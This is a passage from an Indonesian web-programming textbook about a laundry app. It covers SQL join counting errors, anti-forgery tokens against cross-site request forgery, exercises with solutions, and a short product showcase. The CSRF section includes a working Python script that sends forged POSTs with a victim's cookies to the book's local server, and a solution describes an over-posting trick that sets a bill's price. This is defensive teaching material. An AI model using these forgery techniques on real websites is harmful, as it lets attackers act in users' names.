`store.Outlets.GroupJoin(waiting, o => o.Id, b => b.OutletId, (o, bills) => (o.Id, o.Name, bills.Count()))` memasangkan setiap gerai dengan nota-nota yang `OutletId`-nya sama dengan `Id`-nya, dan gerai tanpa nota seperti itu mendapat kelompok kosong, yang `Count()`-nya 0.

Penyelesaian keliru yang menggoda. Ada tiga, dan **Kode 12.55** menjalankannya di samping yang benar.

Kode 12.55 `p1210_wrong.py`: tiga kueri yang menggoda dan satu yang benar.

```
# p1210_wrong.py - Problem 12.10: three tempting queries and the right one, on the same
question:
# "how many bills of service S0003 (ironing) wait in the queue at each outlet?"
import os
import sqlite3

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
con = sqlite3.connect(DB)
QUERIES = {
    "A. INNER JOIN": """
        SELECT o.id, COUNT(*) FROM Outlet o JOIN Bill b ON b.Outlet_id = o.id
         WHERE b.status = 'queued' AND b.Service_id = ? GROUP BY o.id ORDER BY o.id""",
    "B. LEFT JOIN, conditions in WHERE": """
        SELECT o.id, COUNT(b.id) FROM Outlet o LEFT JOIN Bill b ON b.Outlet_id = o.id
         WHERE b.status = 'queued' AND b.Service_id = ? GROUP BY o.id ORDER BY o.id""",
    "C. LEFT JOIN, COUNT(*)": """
        SELECT o.id, COUNT(*) FROM Outlet o
          LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND b.Service_id =
?
         GROUP BY o.id ORDER BY o.id""",
    "D. LEFT JOIN, conditions in ON, COUNT(b.id)": """
        SELECT o.id, COUNT(b.id) FROM Outlet o
          LEFT JOIN Bill b ON b.Outlet_id = o.id AND b.status = 'queued' AND b.Service_id =
?
         GROUP BY o.id ORDER BY o.id""",
}
for name, sql in QUERIES.items():
    rows = con.execute(sql, ("S0003",)).fetchall()
    print(f"{name:<44} " + "  ".join(f"{oid}={n}" for oid, n in rows))
```

```
A. INNER JOIN                                O01=2
B. LEFT JOIN, conditions in WHERE            O01=2
C. LEFT JOIN, COUNT(*)                       O01=2  O02=1  O03=1
D. LEFT JOIN, conditions in ON, COUNT(b.id)  O01=2  O02=0  O03=0
```

Kueri A, `JOIN` biasa, hanya mempertahankan gerai yang memiliki nota yang cocok: dua gerai lenyap. Kueri B memakai `LEFT JOIN` tetapi menaruh syaratnya di `WHERE`; `WHERE` berjalan *setelah join* dan membuang baris-baris yang kolom notanya `NULL`, sehingga `LEFT JOIN` kembali menjadi *join* biasa. Kueri C menaruh syaratnya di tempat yang benar tetapi menghitung dengan `COUNT(*)`, yang menghitung *baris*, dan gerai tanpa nota tetap mempunyai satu baris (berisi *null*): Keputih dan Wiyung mendapat 1 alih-alih 0, jawaban keliru paling berbahaya di antara ketiganya karena tampak masuk akal. Padanan LINQ untuk A dan C adalah `Join` dan menghitung baris yang dikelompokkan alih-alih nota dalam kelompoknya.

> **UJI DIRI.** Ubah halamannya agar menampilkan, untuk setiap gerai, jumlah nota yang menunggu dari layanan *apa pun* dan total tagihannya. Apa yang terjadi pada total untuk gerai yang tidak memiliki antrean, dan bagaimana mencetak 0 sebagai gantinya?
>
> *Jawaban.* Hapus `AND b.Service_id = ?` dari klausa `ON` dan tambahkan `SUM(b.payment)` ke daftar *select*. Untuk gerai tanpa nota yang menunggu, `SUM` atas kekosongan adalah `NULL`, bukan

> 0, jadi tulislah `COALESCE(SUM(b.payment), 0)`. Dalam LINQ, `bills.Sum(b => b.Charged)` atas kelompok kosong sudah bernilai 0.

12.8 Soal Baru yang Dikerjakan: Formulir yang Tidak Dapat Dipalsukan

12.8.1 Soal 12.11 — Token anti-pemalsuan, otomatis dan dengan tangan

> **SOAL.** A cashier is logged in to the Laundry pages in one tab and, in another, opens a page on some other website. That page contains a hidden form that posts to `/Bills/New` and submits itself. Show that the Razor pages refuse it without any code of ours, explain why, and write the same protection by hand in Java and in Python.
>
> *Dengan kata lain:* seorang kasir yang sudah *login* membuka halaman di situs lain yang diam-diam mengirim formulir ke `/Bills/New`. Perlihatkan bahwa halaman Razor menolaknya tanpa kode apa pun dari kita, jelaskan sebabnya, dan tulislah perlindungan yang sama dengan tangan dalam Java dan Python.

Dengan bahasa kita sendiri. Serangan ini disebut *cross-site request forgery* (CSRF) [20]. Peramban menyertakan *cookie* sebuah situs pada setiap permintaan ke situs itu, siapa pun yang memulai permintaannya, sehingga formulir dari situs lain tiba dengan rupa yang persis sama dengan formulir kasir sendiri. Pertahanannya adalah rahasia yang tidak dapat diketahui situs lain dan dibawa setiap formulir yang asli: *token anti-pemalsuan*.

Rancangan. *Server* memberi setiap peramban token acak dan mengingatnya (di sesi, atau di *cookie* tersendiri). Setiap formulir yang dikirimnya memuat token itu dalam isian tersembunyi. Pada setiap `POST`, *server* membandingkan token di formulir dengan token yang diingatnya dan menolak permintaan bila keduanya berbeda. Situs lain dapat membuat peramban mengirim *cookie*, tetapi tidak dapat membaca halaman-halaman Laundry, sehingga tidak dapat mengetahui token yang harus ditaruh di formulirnya. Tiga varian muncul di bab ini:

- **Razor Pages** melakukannya secara otomatis [21]. *Tag helper* formulir menambahkan isian tersembunyi `__RequestVerificationToken` ke setiap `<form method="post">`, *cookie* pasangannya dipasang, dan setiap `POST` ke sebuah halaman diperiksa sebelum *handler* mana pun berjalan; token yang tidak ada atau salah menghasilkan 400.
- **Token sesi** milik Back Office (**Kode 12.5**, **Kode 12.12**, **Kode 12.13**) dan milik **Kode 12.37**: nilai acak yang disimpan di sesi saat *login*, dicetak ke setiap formulir, dan dibandingkan pada setiap `POST`.
- ***Double-submit cookie*** pada **Kode 12.38**: nilai acaknya ditaruh di *cookie* tersendiri dan di formulir; *server* tidak menyimpan apa pun dan membandingkan keduanya. Situs lain tidak dapat membaca atau memasang *cookie* milik Laundry, sehingga tidak dapat membuat keduanya cocok.

Menjalankannya. Kode 12.56 memerankan kedua pihak. Korban dan penyerang masing-masing membuka formulir dan menerima token sah miliknya sendiri; lalu tiga `POST` dikirim *dengan cookie korban*: satu tanpa token, satu dengan token penyerang, satu dengan token korban.

Kode 12.56 `forge.py`: formulir palsu tanpa token, dengan token orang lain, dan formulir yang asli.

```
# forge.py - Problem 12.11: can another site make a cashier's browser create a bill?
# A victim and an attacker each open the form; then three POSTs are sent WITH THE VICTIM'S
COOKIES:
# no token at all, the attacker's own (valid) token, and the victim's own token.
#     python3 forge.py http://127.0.0.1:9210        (Razor; Java :9224, Python :9225)
import http.cookiejar
import re
import sys
import urllib.error
import urllib.parse
import urllib.request

base = sys.argv[1].rstrip("/")


class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args):
        return None


def browser():
    return
urllib.request.build_opener(urllib.request.HTTPCookieProcessor(http.cookiejar.CookieJar()),
NoRedirect)


def token_of(b):
    html = b.open(base + "/Bills/New").read().decode()
    return re.search(r'name="__RequestVerificationToken" type="hidden" value="([^"]+)"',
html).group(1)


victim, attacker = browser(), browser()
victim_token, attacker_token = token_of(victim), token_of(attacker)
bill = {"Input.CustomerId": "C0047", "Input.ServiceId": "S0005", "Input.Unit": "9",
        "Input.Rack": "Z99", "Input.OutletId": "O01"}
for label, extra in (("no token", {}), ("the attacker's own token",
{"__RequestVerificationToken": attacker_token}),
                     ("the victim's own token", {"__RequestVerificationToken":
victim_token})):
    try:
        r = victim.open(base + "/Bills/New", urllib.parse.urlencode(dict(bill,
**extra)).encode())
        status, where = r.status, r.headers.get("Location", "")
    except urllib.error.HTTPError as e:
        status, where = e.code, e.headers.get("Location", "")
    print(f"POST with {label:<26} -> {status} {where}")
```

Terhadap halaman Razor (versi Java dan Python mencetak tiga jawaban yang sama):

```
POST with no token                   -> 400
POST with the attacker's own token   -> 400
POST with the victim's own token     -> 302 /Bills/Detail/B2955
```

Uji penerimaan pada Soal 12.4 melakukan pemeriksaan yang sama terhadap Back Office dalam pemeriksaan S1: `POST` tanpa token mendapat 403 dari ketiga versi.

Baris demi baris. Tidak ada satu pun bagian `Bills/New.cshtml.cs` yang menyebut token: `<form method="post">` pada **Kode 12.35** sudah cukup bagi *tag helper* untuk menambahkan isiannya, dan pemeriksaannya adalah bagian dari cara Razor Pages menjalankan *handler* `POST` mana pun. Token *milik penyerang sendiri* ditolak karena token Razor terikat pada *cookie* yang diberikan kepada peramban yang sama; versi Flask membandingkannya dengan token di sesi korban; versi Java membandingkannya dengan *cookie* `csrf` korban. Di setiap versi tokennya panjang dan acak (128 bit), sehingga tidak dapat ditebak. *Cookie* sesi Back Office juga membawa `SameSite=Lax`

(ketiga versi memasangnya), dan *cookie* token pada **Kode 12.38** membawa `SameSite=Strict`; atribut itu memberi tahu peramban modern agar sama sekali tidak mengirimkannya bersama `POST` yang dimulai situs lain [22]; itu pertahanan kedua yang berdiri sendiri, bukan pengganti, karena peramban lama dan sebagian konfigurasi mengabaikannya.

Penyelesaian keliru yang menggoda. Ada beberapa, dan semuanya lazim. *Hanya memeriksa bahwa permintaannya* `POST`: formulir penyerang juga `POST`. *Memeriksa header* `Referer`: *header* itu tidak ada pada banyak permintaan yang sah dan dapat ditekan oleh halaman penyerang. *Satu token untuk semua orang*, ditulis di berkas konfigurasi: penyerang membuka situsnya, membaca token dari formulir mana saja, lalu memakainya. Dan, di Razor Pages, menambahkan `[IgnoreAntiforgeryToken]` pada *page model* agar sebuah uji yang gagal menjadi lulus: atribut itu mematikan perlindungan untuk setiap permintaan ke halaman tersebut.

> **UJI DIRI.** Formulir pencarian di daftar harga memakai `method="get"` dan tidak membawa token. Apakah itu sebuah lubang?
>
> *Jawaban.* Bukan. `GET` tidak boleh mengubah apa pun (Subbab 12.2, Pertanyaan 1), sehingga memalsukannya tidak memberi penyerang apa pun: peramban korban sekadar mengambil daftar yang toh dapat diambilnya, dan situs lain bahkan tidak dapat membaca jawabannya. Token melindungi permintaan yang mengubah *state*, dan itu satu alasan lagi mengapa setiap perubahan harus berupa `POST`.

12.9 Perbandingan Soal-Soal dalam Bab Ini

Tabel 12.6 menjajarkan kesebelas soal. Bacalah kolom terakhir dari atas ke bawah: pada setiap soal, penyelesaian yang menggoda bekerja pada contoh biasa dan gagal pada satu keadaan tertentu, dua pengunjung sekaligus, pelanggan dengan *markup* di namanya, gerai yang tidak memiliki antrean, permintaan yang tidak dimulai oleh penggunanya. Tidak satu pun keadaan itu merupakan contoh dalam pernyataan soalnya. Itulah argumen terkuat bab ini untuk Pertanyaan 6 dari Subbab 12.2: tuliskan kasus-kasus yang janggal sebelum Anda menulis kodenya.

Tabel 12.6 Kesebelas soal bab ini, apa yang dilatih masing-masing, dan kasus yang digagalkan penyelesaian menggodanya.

Soal	Pokok	Gagasan utama	Kekeliruan penyelesaian yang menggoda
12.1	model data	cetak model fisik dari basis data	tabel gambar tangan menjadi usang; kunci dideklarasikan tetapi tidak ditegakkan
12.2	delapan fitur CRUD dalam JSP	halaman memanggil satu kelas model; penjaga, PRG, `c:out`	tautan hapus adalah `GET` yang dapat diikuti apa saja
12.3	"indah"	warna bernama, kontras terukur, satu langkah, satu skala	teks abu-abu muda 2,50 : 1
12.4	bukti dan penyerahan	uji penerimaan lewat HTTP, WAR, kontainer, `.gitignore`	tangkapan layar yang diambil sekali tidak membuktikan apa pun kemudian
12.5	Web Forms ke Razor Pages	*page model*, *binding*, atribut, harga di *server*	total yang dihitung peramban
12.6	*state* aplikasi	satu kunci untuk setiap permintaan	perlombaan baca-tambah-tulis; berkas kosong dibaca sebagai 0
12.7	formulir tervalidasi	aturan bentuk sebagai atribut, aturan keberadaan dalam kode	memercayai `required` dan `pattern` peramban
12.8	*handler*	*handler* bernama, setiap POST diakhiri *redirect*	menjawab POST dengan halaman; *Reload* mengulanginya
12.9	*thin* dan *fat client*	siapa yang membuat HTML; `textContent`	data yang direkatkan ke `innerHTML` berjalan sebagai kode
12.10	lima sistem	`LEFT JOIN`, syarat di `ON`, `COUNT(b.id)`	`JOIN`, `WHERE`, atau `COUNT(*)` menghilangkan atau mengarang baris
12.11	formulir palsu	token per peramban pada setiap POST	satu token untuk semua, pemeriksaan `Referer`, mematikannya

12.10 Profitina dalam Praktik

Profitina, platform visibilitas AI (GEO) yang berjalan dalam produksi di `app.profitina.com`, mengukur seberapa siap situs web sebuah merek dikutip oleh mesin jawab AI dan membantu memperbaiki temuannya. Profitina adalah aplikasi Python di atas FastAPI dan PostgreSQL, bukan JSP atau ASP.NET, dan setiap gagasan bab ini tampak dalam wujud publiknya.

Halaman *server* dan klien kaya bersama-sama. *Dashboard* produk itu adalah sebuah *kokpit*: satu permintaan, `GET /api/me/dashboard`, mengembalikan notifikasi, kanal yang diikuti, peringkat, dan aktivitas pengguna sebagai JSON, dan halaman menyusun panel-panelnya di peramban. Itulah *fat client* Soal 12.9, dengan kewajiban yang sama: setiap teks yang ditulis pengguna lain, balasan, nama kanal, kiriman di komunitas waktu nyata, ditaruh di halaman sebagai teks, tidak pernah sebagai *markup*. Umpan komunitasnya sendiri datang melalui Server-Sent Events, aliran pesan-pesan kecil yang ditambahkan peramban ke halaman begitu tiba.

Formulir optimistis, tetap diperiksa di *server*. Kotak tulis komunitas langsung kosong begitu kiriman dikirim dan kirimannya langsung tampil, lalu teksnya dikembalikan bila pengiriman gagal. Itu trik *fat client* yang menyenangkan, dan tidak mengubah apa pun dari Soal 12.7: *server* tetap memeriksa setiap kiriman, dan tautan dalam kiriman melewati penyaring keamanan di sisi *server* sebelum diperlihatkan kepada siapa pun.

Batas yang harus bertahan ketika permintaan datang bersamaan. Kanal yang dapat dibuat pengguna dibatasi dua per hari dan lima yang aktif; percobaan *login* dibatasi lajunya; langganan diperpanjang dari saldo. Masing-masing adalah baca-periksa-tulis atas *state* bersama, bentuk

penghitung Soal 12.6, dan masing-masing diputuskan di basis data, dalam satu transaksi, bukan di memori satu proses.

Bukti sebelum rilis. Tidak ada rilis yang keluar sebelum seluruh rangkaian uji otomatis, jauh lebih dari seribu uji, berwarna hijau, dan pemasangan hanya melaporkan berhasil setelah versi baru menjawab pemeriksaan kesehatannya. Uji penerimaan 21 pemeriksaan pada Soal 12.4, yang dijalankan terhadap tiga versi satu situs, adalah kebiasaan yang sama dalam ukuran satu bab.

Seperti biasa, produk memberi saran dan penggunanya yang memutuskan, dan versi yang dapat dijalankan dari setiap gagasan di atas adalah kode Profitina Laundry di bab ini.

12.11 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Menulis halaman lebih dulu. Tentukan permintaan, *state*, dan izin lebih dulu (Subbab 12.2); halaman adalah hal terakhir yang bergantung pada semuanya.

SQL dan aturan di dalam *scriptlet* JSP. Taruh keduanya di satu kelas model, dan batasi halaman pada penjaga, satu panggilan, dan HTML (Soal 12.2).

Mengubah data dengan `GET`. Penghapusan, perubahan status, dan pembayaran adalah `POST`; `GET` harus aman untuk diulang (Soal 12.2 dan 12.11).

Menjawab `POST` dengan halaman. Lakukan *redirect* setelah setiap perubahan yang berhasil, dan bawa pesannya melewati *redirect* di sesi atau `TempData` (Soal 12.8).

Memercayai pemeriksaan peramban. `required`, `pattern`, `min`, `max`, dan validator sisi peramban membantu pengguna yang jujur; *server* memeriksa semuanya lagi, mencari setiap id, dan menghitung setiap harga (Soal 12.5 dan 12.7).

Melupakan `Page.IsValid` atau `ModelState.IsValid`. Validator dan atribut mencatat kegagalan; *handler*-lah yang harus berhenti bila ada kegagalan (Soal 12.7).

Menaruh data per pengunjung atau data bersama di rumah yang salah. *Page model* baru untuk setiap permintaan, *servlet* adalah satu objek untuk semua orang, dan kunci hanya bekerja bila setiap permintaan memakai kunci yang sama (Soal 12.6).

Baca-tambah-tulis tanpa kunci. Dua permintaan sekaligus kehilangan pembaruan; untuk data yang harus bertahan melewati *restart* atau dipakai beberapa *server*, biarkan basis data yang berhitung (Soal 12.6).

Mencetak tanpa *escaping*, di tempat mana pun. `<c:out>`, `@`, `{{ }}`, atau `h()` di *server*; `textContent` atau `createElement` di peramban; jangan pernah data di `innerHTML` (Soal 12.2 dan 12.9).

`JOIN`, `WHERE`, atau `COUNT(*)` padahal yang dimaksud hitungan `LEFT JOIN`. Mulailah dari tabel yang semua barisnya harus muncul, taruh syaratnya di `ON`, hitung sebuah kolom dari tabel yang di-*join* (Soal 12.10).

Mematikan atau melemahkan token anti-pemalsuan. Satu token acak per peramban, diperiksa pada setiap `POST`; jangan pernah `[IgnoreAntiforgeryToken]` agar sebuah uji lulus (Soal 12.11).

***Foreign key* dideklarasikan tetapi tidak ditegakkan.** Jalankan `PRAGMA foreign_keys = ON` pada setiap koneksi SQLite, dan uji penghapusan yang harus ditolak (Soal 12.1 dan 12.4).

Teks berkontras rendah dan fokus yang tidak terlihat. Ukur kontras setiap warna teks, dan pertahankan garis tepi yang terlihat bagi pengguna papan ketik (Soal 12.3).

Bukti yang tidak dapat diulang. Tangkapan layar dan kata "diuji" di laporan membuktikan satu hari; uji penerimaan membuktikan setiap hari (Soal 12.4).

Data dan rahasia di repositori. Jauhkan berkas basis data, `.env`, dan kunci dengan `.gitignore`, dan baca rahasia dari lingkungan (Soal 12.4).

12.12 Ringkasan Bab

- Soal tentang halaman *server* diselesaikan dengan enam pertanyaan, secara berurutan (Subbab 12.2): permintaan, rumah setiap bagian *state*, izin, pemeriksaan *server*, pencetakan beserta *escaping*-nya, dan bukti. **Gambar 12.1** adalah bentuk setiap formulir.
- Proyek Soal 12.1 sampai 12.4 adalah Laundry Back Office: delapan fitur CRUD atas layanan dan gerai, ditulis sebagai halaman JSP di atas satu kelas model, dan sekali lagi di atas *server* HTTP JDK dan dalam Flask; ketiganya lulus 21 pemeriksaan yang sama melalui HTTP.
- Model fisik paling baik dicetak dari basis data itu sendiri, melalui metadata JDBC atau `PRAGMA` SQLite, sehingga laporan tidak mungkin berbeda dari tabelnya; *foreign key* hanya melindungi penghapusan bila ditegakkan.
- "Indah" dapat dibuat terperiksa: warna bernama yang rasio kontrasnya (Persamaan (12.1) sampai Persamaan (12.3)) sedikitnya 4,5 : 1, satu langkah jarak, satu skala huruf, fokus yang terlihat, dan tata letak ponsel.
- Penyerahan adalah uji penerimaan yang dapat dijalankan lagi, tangkapan layar yang diambil program, laporan yang disusun dari apa yang dicetak program (**Tabel 12.4**), WAR untuk Tomcat, kontainer untuk *host* Java gratis, dan repositori tanpa data maupun rahasia.
- Setiap bagian halaman Web Forms memiliki padanan di Razor Pages (**Tabel 12.5**); yang hilang adalah ViewState, dan bersamanya ilusi bahwa halaman dapat mengingat.
- *State* bersama memerlukan satu kunci untuk setiap permintaan, atau lebih baik operasi atomik di basis data; tanpa itu, setiap versi menghitung kurang dari sepertiga dari 400 pengunjung (Soal 12.6).
- Aturan bentuk ditaruh di atribut, aturan keberadaan di kode, tagihan (Persamaan (12.5)) di *server*; setiap *handler* `POST` diakhiri *redirect* (Soal 12.7 dan 12.8).
- *Thin client* menerima HTML yang dibuat dan di-*escape* oleh *server*; *fat client* menerima data dan harus menyusun tampilan dengan `textContent`, tidak pernah `innerHTML` (Soal 12.9).
- PHP, JSP, Razor Pages, Java, dan Python memberikan jawaban yang sama untuk pertanyaan yang sama, setelah kuerinya berangkat dari tabel yang semua barisnya harus muncul (Soal 12.10).
- Token anti-pemalsuan, per peramban dan diperiksa pada setiap `POST`, menghentikan formulir yang dikirim dari situs lain; Razor Pages menambahkannya sendiri, dan dengan tangan hanya perlu belasan baris (Soal 12.11).

12.13 Soal Latihan

1. **(Belum ada yang bekerja.)** Tulislah kueri yang mendaftar setiap gerai beserta jumlah pencucinya (karyawan bagian `wash`), sehingga gerai tanpa pencuci muncul dengan 0. Ujilah pada salinan basis data yang telah ditambahi gerai baru O04.
2. **(Layanan terlaris.)** Tulislah kueri untuk lima layanan dengan tagihan terbesar dari nota yang diterima pada September 2026, beserta jumlah nota dan totalnya, dari yang terbesar.

3. **(Apa yang dibawa ViewState.)** Sebuah halaman Web Forms menampilkan `DropDownList` berisi 12 layanan dan `GridView` berisi 50 nota. Jelaskan apa yang berakhir di isian tersembunyi `__VIEWSTATE`, mengapa hal itu memperbesar setiap *postback*, dan apa yang dilakukan halaman Razor sebagai gantinya.
4. **(Urutan *event*.)** Di Web Forms sebuah halaman menjalankan `Page_Init`, `Page_Load`, *event* `Click` milik *control*, dan `Page_PreRender`, dengan urutan itu, pada setiap *postback*. Di mana masing-masing berada dalam *page model* Razor, dan mengapa tidak ada `IsPostBack`?
5. **(Penghitung yang bertahan.)** Gantilah berkas pada Soal 12.6 dengan tabel `Counter(name TEXT PRIMARY KEY, n INTEGER NOT NULL)`. Tuliskan pernyataan-pernyataan yang menambah satu dan mengembalikan nilai barunya, dengan aman untuk banyak permintaan sekaligus.
6. **(Pengunjung per hari.)** Pemilik menginginkan "pengunjung hari ini" alih-alih "pengunjung sepanjang masa". *State* apa yang diperlukan, di mana tinggalnya, dan apa yang terjadi pada tengah malam?
7. **(*Escaping* mempunyai konteks.)** Sebuah halaman menaruh nama pelanggan di tiga tempat: dalam teks sebuah paragraf, dalam atribut `value` sebuah isian, dan di dalam string JavaScript pada blok `<script>`. Mana yang dibuat aman oleh `<c:out>` atau `@` milik Razor, dan apa yang harus dilakukan untuk yang ketiga?
8. **(*Over-posting*.)** Andaikan `InputModel` pada Soal 12.7 memiliki properti `public decimal Charged { get; set; }`, dan *handler* memakainya. Apa yang dapat dilakukan peramban kasir, dan apa dua cara mencegahnya?
9. **(*Thin* atau *fat*?)** Sebuah *dashboard* menampilkan 200 nota yang menunggu di semua gerai dan menyegarkan diri setiap 30 detik. Akankah Anda menjadikannya *thin client* atau *fat client*? Berikan dua alasan.
10. **(*Context path*.)** Bila dipasang sebagai `laundry.war` alih-alih `ROOT.war`, alamat-alamat Back Office diawali `/laundry/`. Bagian mana dari versi JSP yang tetap bekerja, dan apa pada versi Java di **Kode 12.12** yang akan rusak bila dipasang dengan cara yang sama?

12.14 Penyelesaian Soal Latihan

Latihan 12.1 dan 12.2. Kode 12.57 memuat kedua kueri itu. Program ini bekerja pada salinan basis data yang dibuat di memori, yang ditambahinya gerai O04 dari Latihan 12.1.

Kode 12.57 `exercises.py`: penyelesaian Latihan 12.1 dan 12.2.

```
# exercises.py - solutions to Exercises 12.1 and 12.2 of Chapter 12, run on the sample
data.
#     python exercises.py
import os
import sqlite3

DB = os.environ.get("LAUNDRY_DB", os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db"))
con = sqlite3.connect(":memory:")
sqlite3.connect(DB).backup(con)               # work on a copy in memory; the file is not
touched
con.execute("INSERT INTO Outlet VALUES ('O04', 'Profitina Laundry Mulyosari', 'Jl.
Mulyosari No. 3, Surabaya', "
            "'031-0000-2104', '2026-10-01')")   # a new outlet with no staff yet: the case
that matters

print("Exercise 12.1: washers (section 'wash') per outlet, every outlet listed")
for row in con.execute("""
        SELECT o.id, o.name, COUNT(e.id) AS washers
          FROM Outlet o
          LEFT JOIN Employee e ON e.Outlet_id = o.id AND e.section = 'wash'
         GROUP BY o.id, o.name
         ORDER BY o.id"""):
    print("  %s  %-28s %d" % row)

print("Exercise 12.2: September 2026, charged per service, the five largest")
for row in con.execute("""
        SELECT s.id, s.description, COUNT(*) AS bills, SUM(b.payment) AS charged
          FROM Bill b JOIN Service s ON s.id = b.Service_id
         WHERE b.arrived >= '2026-09-01' AND b.arrived < '2026-10-01'
         GROUP BY s.id, s.description
         ORDER BY charged DESC, s.id
         LIMIT 5"""):
    print("  %s  %-40s %4d bills  Rp %s" % (row[0], row[1], row[2],
f"{int(row[3]):,}".replace(",", ".")))
```

```
Exercise 12.1: washers (section 'wash') per outlet, every outlet listed
  O01  Profitina Laundry Rungkut    2
  O02  Profitina Laundry Keputih    3
  O03  Profitina Laundry Wiyung     2
  O04  Profitina Laundry Mulyosari  0
Exercise 12.2: September 2026, charged per service, the five largest
  S0001  Wash, dry & fold (per kg)                 123 bills  Rp 6.032.000
  S0002  Express wash & fold, 1 day (per kg)        35 bills  Rp 1.632.000
  S0003  Ironing only (per kg)                      35 bills  Rp 1.044.000
  S0008  Bed cover, any size (per item)             13 bills  Rp 525.000
  S0004  Dry cleaning - shirt/blouse (per item)     10 bills  Rp 440.000
```

Pada Latihan 12.1 kuerinya berangkat dari `Outlet`, syarat `e.section = 'wash'` berada di klausa `ON`, dan hitungannya `COUNT(e.id)`, tiga aturan Soal 12.10; O04, yang sama sekali belum memiliki karyawan, muncul dengan 0. Pada data sungguhan tidak ada gerai dengan nol pencuci, sehingga kueri itu akan *tampak* benar dalam setiap versinya; karena itulah ujinya menambahkan kasus yang penting. Pada Latihan 12.2 rentang tanggalnya setengah terbuka, `>= '2026-09-01' AND < '2026-10-01'`, yang mencakup setiap saat pada 30 September dan tidak sedikit pun dari Oktober, dan total yang sama dipisahkan oleh id layanan agar urutannya selalu sama.

Latihan 12.3. ViewState menyimpan, dalam bentuk terserialkan dan disandikan sebagai teks, *state* setiap *control* yang diatur atau diubah *server*: 12 butir daftar (teks dan nilainya) dan, untuk *grid*-nya, baris-barisnya sebagaimana digambar, agar pada *postback server* dapat membangun ulang *control* tanpa membaca basis data lagi. Peramban menerimanya di halaman dan mengirimkannya kembali pada setiap *postback*, sehingga setiap *postback* membawa ke-50 nota itu dua kali, sekali turun dan sekali naik. Halaman Razor tidak membawa hal semacam itu: pada

`POST` ia hanya mem-*bind* isian formulir, dan apa pun lainnya yang diperlukan untuk menggambar halaman lagi (daftar layanan, nota-nota) dibacanya lagi dari penyimpan atau basis data.

Latihan 12.4. `Page_Init` sepadan dengan konstruktor *page model*, tempat dependensi tiba; `Page_Load` dengan `!IsPostBack` sepadan dengan `OnGet`; *event* `Click` sepadan dengan `OnPost` atau *handler* bernama seperti `OnPostAdvance`; `Page_PreRender`, kesempatan terakhir mengubah apa yang digambar, sepadan dengan akhir *handler*, sebelum `return Page()`. Tidak ada `IsPostBack` karena halaman Razor tidak pernah perlu bertanya: `GET` dan `POST` menuju metode yang berbeda, dan halaman tidak dibangun ulang dari salinan dirinya sebelumnya.

Latihan 12.5. Pada SQLite 3.35 atau yang lebih baru: `UPDATE Counter SET n = n + 1 WHERE name = 'welcome' RETURNING n;`. Basis data membaca, menambah, dan menulis satu baris itu sebagai satu langkah yang tidak terbagi, sehingga tidak ada dua permintaan yang membaca nilai yang sama. Pada basis data tanpa `RETURNING`, jalankan `UPDATE Counter SET n = n + 1 WHERE name = 'welcome'` lalu `SELECT n FROM Counter WHERE name = 'welcome'` di dalam satu transaksi. Barisnya harus ada lebih dulu: `INSERT INTO Counter VALUES ('welcome', 0)` sekali, atau `INSERT … ON CONFLICT(name) DO UPDATE SET n = n + 1`.

Latihan 12.6. *State*-nya adalah hitungan *per hari*, sehingga kuncinya harus memuat tanggal: satu baris per hari, `Counter(day DATE PRIMARY KEY, n INTEGER)`, diperbarui dengan tanggal lokal toko (Asia/Jakarta), bukan jam *server* bila *server* itu berada di tempat lain. Tidak ada yang perlu terjadi pada tengah malam: pengunjung pertama hari baru tidak menemukan baris untuk tanggal baru dan menyisipkannya, dan baris kemarin tertinggal sebagai riwayat, yang tak lama lagi akan ingin dilihat pemilik sebagai grafik.

Latihan 12.7. `<c:out>` dan `@` meloloskan untuk teks HTML dan untuk nilai atribut di dalam tanda kutip ganda, sehingga dua tempat pertama aman. Di dalam string JavaScript keduanya tidak cukup: *escaping* HTML tidak mencegah tanda kutip atau pindah baris mengakhiri string menurut sintaksis skrip itu sendiri. Cara yang aman adalah sama sekali tidak menaruh nilai itu di skrip: taruh di atribut `data-` sebuah elemen, di-*escape* sebagai atribut (`<div id="c" data-name="@Model.Name">`), lalu baca di skrip dengan `element.dataset.name`; atau biarkan *server* menyandikannya sebagai JSON untuk skrip, yang dilakukan Razor dengan `@Json.Serialize(Model.Name)`, yang penyandinya juga meloloskan `<`.

Latihan 12.8. *Model binding* mengisi setiap properti publik yang dapat diatur pada model yang di-*bind* dari formulir, sehingga seorang kasir (atau siapa saja dengan *developer tools* peramban) dapat menambahkan isian `Input.Charged=1` dan membuat nota seharga satu rupiah; hal ini disebut *over-posting*. Dua pertahanannya: (a) jangan pernah menaruh properti yang tidak boleh diatur pengguna pada model masukan, dan karena itulah `InputModel` tidak memiliki `Charged` dan penyimpanlah yang menghitungnya; (b) bila kelasnya harus dipakai bersama, *bind* hanya properti yang didaftar, dengan `[Bind("CustomerId,ServiceId,Unit,Rack,OutletId")]`, dan tetap hitung tagihannya di *server*.

Latihan 12.9. *Fat client*, karena dua alasan. Penyegarannya kemudian hanya membawa data, 200 objek JSON kecil, dan skripnya dapat memperbarui hanya baris yang berubah alih-alih mengganti seluruh tabel setiap 30 detik; dan jawaban JSON yang sama kelak dapat melayani aplikasi ponsel atau layar dinding. Harganya, skrip harus menyusun setiap sel dengan `textContent` (Soal 12.9). *Thin client* akan menjadi pilihan yang lebih baik untuk halaman yang jarang berubah dan harus bekerja dengan sangat sedikit JavaScript.

Latihan 12.10. Halaman-halaman JSP tetap bekerja, karena setiap alamat yang ditulisnya *relatif*: `href="services.jsp"`, `action="service-delete.jsp"`, `response.sendRedirect("login.jsp")`,

dan `href="style.css"` diurai peramban terhadap alamat halaman itu sendiri, sehingga tetap berada di dalam `/laundry/`. Versi Java menulis *path absolut*, `href="/services"`, `Location: /login`, `href="/style.css"`, yang akan keluar dari *context path* dan sampai di akar Tomcat. (Versi Java tidak dipasang dengan cara itu, karena ia adalah *server*-nya sendiri, tetapi pelajarannya berlaku untuk setiap aplikasi di belakang awalan *path*: susunlah alamat absolut dari *context path*, `request.getContextPath() + "/services"` di *servlet* atau `~/` di Razor.)

Daftar Pustaka

[1] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," RFC 9110, IETF, Jun. 2022. [Online]. Available: https://www.rfc-editor.org/rfc/rfc9110

